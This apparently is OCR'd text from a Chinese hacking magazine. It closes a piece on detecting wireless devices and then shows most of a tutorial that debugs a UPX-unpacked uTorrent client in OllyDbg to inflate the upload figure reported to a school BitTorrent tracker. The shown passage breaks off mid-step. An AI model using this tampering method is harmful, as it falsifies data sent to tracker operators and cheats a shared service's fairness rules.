


图 10

为方便大家学习，我把蓝牙扫描结果中较为典型的几种显示对应机型归纳如表 4 所示，其中，XXX 指代被省略的具体型号。

表 4

蓝牙扫描结果	对应厂商及机型	备注
Nokia XXXX	Nokia 智能手机，XXX 为具体机型	此为默认蓝牙名称设置
SGH-XXX	三星智能手机，XXX 为具体机型	此为默认蓝牙名称设置
MTKBTDEVICE	绝大多数为山寨机，但也可能是某些厂商简化成本采用 MTK 芯片生产的产品	这里 MTK 指采用台湾联发科的芯片，BT 指 BlueTooth，DEVICE 就是设备的意思
iPhone	苹果推出的 iPhone 系列智能手机	默认情况下无设备型号区别
SCH-XXX	三星智能手机，XXX 为具体机型	此为默认蓝牙名称设置

当然，通过厂商编码来识别也是一个很有效的办法，但这个就需要建立大型的库来实现。

特殊无线网络设备识别

除了现在市面上销售的无线网络设备之外，还存在一些经过处理的无线设备，所谓处理有很多种方法和可能，比如刷新过 Firmware，即更新为第三方固件的无线路由器、定制型企业无线网络设备、硬件修正设备等，限于本文篇幅就不一一列举。下面我们来看看刷新无线路由器 Firmware 的第三方固件。

目前，比较有名的第三方固件有 DD-WRT、Open-WRT、FreeWRT 以及 Tomato 等。其中，最为有名的 DD-WRT 是一个基于 Linux 的无线路由固件，基于 GPLV2 发布。

DD-WRT 提供了许多一般路由器固件所没有的功能，例如，支持 XLink Kai 游戏协议、基于守护进程的服务、IPv6、无线分布式系统（无线网桥和无线中继）、RADIUS、先进服务质量控制、无线输出功率控制、超频能力，以及 SD 卡的硬件配置提供软件支持。如此强大的功能确实具有很大的吸引力，这也是为什么一些无线爱好者或者发烧友会将自己的无线路由器刷新的主要原因。如图 11 和图 12 所示分别为刷过 DD-WRT 和 Tomato 的无线路由器 Web 配置界面。




图 11

那么，这些刷新过固件的无线路由器虽然 MAC 地址没有改变，但是在设备系统上却更换为了简化版的 Linux OS。这也就使得在内网环境下，常见的操作系统指纹扫描可以通过开放的端口及服务，来判断出内置 WEB 版本和 Linux 内核版本。也可以如同本文前面小节提及的 SNMP、UPNP 等技术点来进行 OS 识别。





图 12

而从外部无线网络角度来分析，若默认的类似“ddwrt“这样的 SSID 没有修改的话，我们还可以通过使用 Kismet、Airodump-ng 等简单地判断及识别出该设备为刷新过对应固件的设备，也可以通过前面提及的无线报文分析或者 WPS 等方式进行深度识别。

小 结

综上所述，无论是安全人员还是无线黑客们，如果想要在现有的内网中查找无线网络设备，或者直接从外部查找无线网络设备，都是有很多种方法及设备来实现的。但关于无线设备探测的工具和方法远不止本文提及的这几种，感兴趣的读者可以自行深入研究。本文仅作为抛砖引玉。

前置知识：汇编
关键词：BT、上传流量



BT 上传流量的修改

文/图 coldzenleft

学校的 BT 最近清空了数据，于是以前的“T 级”上传量就一起消失了。很多在学校中使用 BT 的人都知道，上传决定共享率，如果一般不做种子的人或者下载后就关了 BT（为了节省资源和带宽）的人，上传量是肯定高不起来的，而偏偏我现在就是这种人。当然，我所进行的努力就集中放在如何修改啦。

首先介绍一下 BT 吧。BitTorrent(简称 BT)是一个文件分发协议，它通过 URL 识别内容并且和网络无缝结合。其对比 HTTP/FTP 协议、MMS/RTSP 流媒体协议等下载方式的优势在于，一个文件的下载者们下载的同时也在不断互相上传数据，使文件源(可以是服务器源也可以是个人源，一般特指第一个做种子者或种子的第一发布者)可以在增加很有限的负载的情况下支持大量下载者同时下载，所以 BT 等 P2P 传输方式也有“下载的人越多，下载速度越快”这种说法。BT 是一种多点共享协议软件。

另外还有一点，提供 BT 的服务器称为 Tracker，把文件用 BT 发布出来的人需要知道该使用哪个服务器来为要发布的文件提供 Tracker。由于不指定服务器，BitTorrent 采用 BT 文件来确定下载源。BT 文件后缀名为 torrent，容量很小，通常是几十 KB，这个文件里面存放了对应的发布文件的描述信息、该使用哪个 Tracker(记录下载用户信息的服务器)、文件的校验信息等。BT 客户端通过处理 BT 文件来找到下载源和进行相关的下载操作。例如，我在 BT 数据包中，一开始就可以看到如 PassKey 之类的值，注意这个值是可以重新申请的。

我们学校使用的 uTorrent.exe，经过简单的抓包和文件分析，就发现了端倪，然后测试发现果然有效。

我首先对 uTorrent.exe 进行脱壳，其为 UPX 壳，脱壳时注意从 PUSHAD 入手，POPAD 出，然后下一个 JMP 则是程序的真正入口位置，如图 1 所示。




图 1

JMP 的位置 0046DF78 就是我们需要找的位置。这就是这个 uTorrent.exe 的真正入口。用 OD 进行 DUMP，把 BIN 重新用 PEiD 进行扫描，如图 2 所示。




图 2

分析数据包上，由于为了具体分析 uTorrent 的数据包，因此采用“封包助手”这类以函数钩子为主的抓包工具。通过简单的测

试，发现 BT 下载内容，调用的是 UDP 协议函数，故此忽略此类函数的挂钩。另外，将 uTorrent.exe 放入分析 PE 文件的工具，如 PExplorer，通过查看字符串，以及利用“封包助手”简单的下载抓包测试，将重要的发包函数锁定为 WSASend 和 WSARecv。其中字符串：%S%cinfo_hash=%.20U&peer_id=%.20U&port=%d&uploaded=%Ld&downloaded=%Ld&left=%Ld&corrupt=%Ld&key=%.8X%s&numwant=%d&compact=1&no_peer_id=1%s%s 很值得重视，因为每次开始拖入种子的时候，都有数据包，如图 3 所示。




图 3

这里就是种子开始下载时的一种初始化的状态值，通过 WSASend 发给 202.112.*.*，并且还收到来自服务器的成功返回（200OK）。经过查实，如图 4 所示。

这应该是学校的 BT 服务器的。由于 BT 的原理是 P2P，比如我上传了多少数据，将上传的数据发给服务器，根据 Tracker 服务器的原理，其是不会直接验证的。如果模拟发一个假的数据包，那么会怎么样呢?

在 BT 中下了一个小的文件“3D 魂斗罗威力扫荡 v1.中文硬盘版飞行射击简体中文.torrent”，其对应的文件也就 47.7MB，当我起初下载的时候，uploaded=0，downloaded=0，left=（剩余文件的大小）。当我下载完了之后，请一个同学也下载同样的文件，于是我就有了 15.8MB 的上传量，如图 5 所示。




图 4




图 5

而且，此时 uploaded=FE0000（16646144），看来这个数据单位是字节了。

后来经过试验，利用 OD 加载 uTorrent.exe，在调用该字符串的地方（肯定是 PUSH String_offset 一类的），在函数 sprintf 处设了一个断点，通过分析最后发现如图 6 所示。




图 6

通过观察可以得知，uploaded 应该是第 6 个参数，且函数属于 StdCall，所以是倒数第 6 个 push 就是 uploaded 的值。

我们先下载开始，这时会被断下来，然后什么都不改直接按 F9 键跳过。因为我猜测 uploaded 前后的差值就是你的上传值，当选择 uTorrent 停止的时候，如图 7 所示。




图 7

此时又会有第二次断下来，按照我现在的时间（大概 2:34 分），所有人都睡觉了吧，反正没有人下载了，何况这是个冷门游戏，这个时候我回到 OD，将 uploaded 的 0（本来没有上传）改为 0xEE6B2800（大概是 4GB 吧）。注意看我改之前是 6.28GB，如图 8 所示。




图 8

现在我来修改栈中的数据，如图 9 所示。

